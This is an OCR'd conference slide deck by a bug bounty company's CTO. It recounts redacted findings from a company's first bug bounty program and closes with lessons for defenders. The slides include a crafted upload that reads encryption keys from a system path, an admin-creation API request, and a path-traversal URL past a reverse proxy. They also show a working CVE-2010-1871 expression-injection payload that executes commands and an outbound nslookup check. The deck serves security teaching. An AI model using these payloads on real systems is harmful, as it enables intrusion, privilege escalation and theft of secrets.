
# Tales and Vulnerabilities from our Bug Bounty Adventures

by Florian Badertscher, CTO & Co-Founder

# About me

**Florian Badertscher**

- CTO & co-founder @ Bug Bounty Switzerland
- creating bug bounty programs since 2015

- security, tech, innovation, entrepreneurship
- running, paragliding, mountaineering

- https://twitter.com/Mr__Flo
- https://www.linkedin.com/in/florian-badertscher/

# The Case


**A bug bounty program**

- a typical «first time bug bounty program»
- for a medium sized company «Model SME»
- the scope: all systems of the company
- private, time-limited, fixed budget

**Vulnerabilities**

- they’re real
- redacted and sometimes slightly modified

# Timeline of the «Reality Check»




# Report #3 «Send me Secrets please»

Time since start of program: 21 hours, 17 minutes

**The system**: sending messages securely

- a first hint from the hacker: *maybe the system isn‘t that secure ;) ...*

- let’s send a message:
  – use a fake recipient
  – attach a little gift



# Report #3 «Send me Secrets please»

Time since start of program: 21 hours, 17 minutes

**Original:**


```
---------2799406426149664
Content-Disposition: form-data;
name="uploadfile"; filename=""
Content-Type: application/octet-stream

---------2799406426149664
```

**Our version:**


```
---------2799406426149664
Content-Disposition: form-data;
name="uploadfile"; filename="foo"
Content-Type: application/x-funny-attachment

path=/etc/nonvol/keys/enc.pem|charset=utf-
8|filename=leak
---------279940642614966 4
```



# Report #3 «Send me Secrets please»


Time since start of program: 21 hours, 17 minutes




...what happened?

- the message bounced, due to the fake recipient
- the attachment was “handled” by the system
- the content-type was respected, the content deserialized and the local file included
- we have now the encryption keys - yay!

# Timeline of the «Reality Check»



# Report #5: «Why am I Admin now?»

Time since start of program: 1 day, 03 hours, 42 minutes

**The system**: SaaS system, customer instance

- grab a CSRF token and send a request to the user creation API:

```
POST /api/user/create HTTP/1.1
Host: abc.model-sme.ch
Connection: close
X-CSRF-TOKEN: 56016363625e74485a145bf44a
...

{"name":"Foo","email":”h@cker.ch","password":”Admin01”,"invitation_code":true}
```

- ...and we have an admin user!
- The vulnerability is there, cannot be reproduced though

# Report #5: «Why am I Admin now?»


Time since start of program: 1 day, 03 hours, 42 minutes

In the aftermath of the bug bounty program:

- Answer from the vendor
  – not possible, must be a mistake (open admin session or similar)

- The hacker offers to walk the vendor through the vulnerability
  – turns out, the vulnerability is there
  – it needs a specific condition with invites
  – after a few days: vulnerability fixed – everyone happy

# Timeline of the «Reality Check»




# Report #6 «Chains»

Time since start of program: 2 days, 10 hours, 6 minutes

**The system**: inhouse developed, Java based

- There is a reverse proxy, exposing only what‘s necessary
  - but...
  - https://portal.model-sme.ch/cust02/../../admin-console/login.seam

- Admin console of JBoss AS 6 – it uses the Seam framework
  - and is vulnerable to CVE 2010-1871
  - seems like a second vulnerability



# Report #6 «Chains»

Time since start of program: 2 days, 10 hours, 6 minutes

Let‘s see:

```
login.seam?actionOutcome=/pwn.xhtml?pwned%3d%23{expressions.getClass()
.forName(%27java.lang.Runtime%27).getDeclaredMethods()[7].invoke(
expressions.getClass().forName(%27java.lang.Runtime%27)).exec(%27[ COMMAND ]%27)}
```

- nice – we can execute commands on the system
  – why not resolve a domain to check for outgoing network connection?

```
nslookup bug-killing-mode-activated.bugbounty.ch
```

- Hi there – owned system ☺

# Report #6 «Chains»


Time since start of program: 2 days, 10 hours, 6 minutes

**Recap**

- we can execute commands on the system
- we have outgoing network connection

**Going further**

- let’s assemble a payload to get an interactive shell
- ...or just copy the properties file with the admin credentials in it
- access the admin console & deploy the shell



# Report #6 «Chains»

Time since start of program: 2 days, 10 hours, 6 minutes

We’re not finished yet...

- Windows system

- ...a bit much permissions

```
 Microsoft Corporation. All rights reserved.

WS\system32>administrative powers, activate!
```

- ...domain joined


# Report #6 «Chains»

Time since start of program: 2 days, 10 hours, 6 minutes

**Result**


- a few hackers, a few days, some bounties
- ...and the company stands still!

# Timeline of the «Reality Check»




# What have we learned?


**Reality Check / incubator**



**private, (semi) continuous**



**public, continuous**



vulnerability decreasing

security & trust increasing

# What have we learned?

**About the bug bounty program**

- start now!
- get a realistic view from a hacker's perspective
- focus on managing your vulnerabilities

**About the vulnerabilities**

- close interaction is key
- verify the security of your vendors – you are responsible for your systems!
- focus on what matters – the basics are hard

- the WAF / reverse proxy may not protect you (hi Christian 👋)

# Thank you!

**Florian Badertscher**
CTO & Co-Founder
+41 79 779 56 04
florian@bugbounty.ch

Bug Bounty Switzerland GmbH
Morgartenstrasse 3
CH - 6003 Luzern

www.bugbounty.ch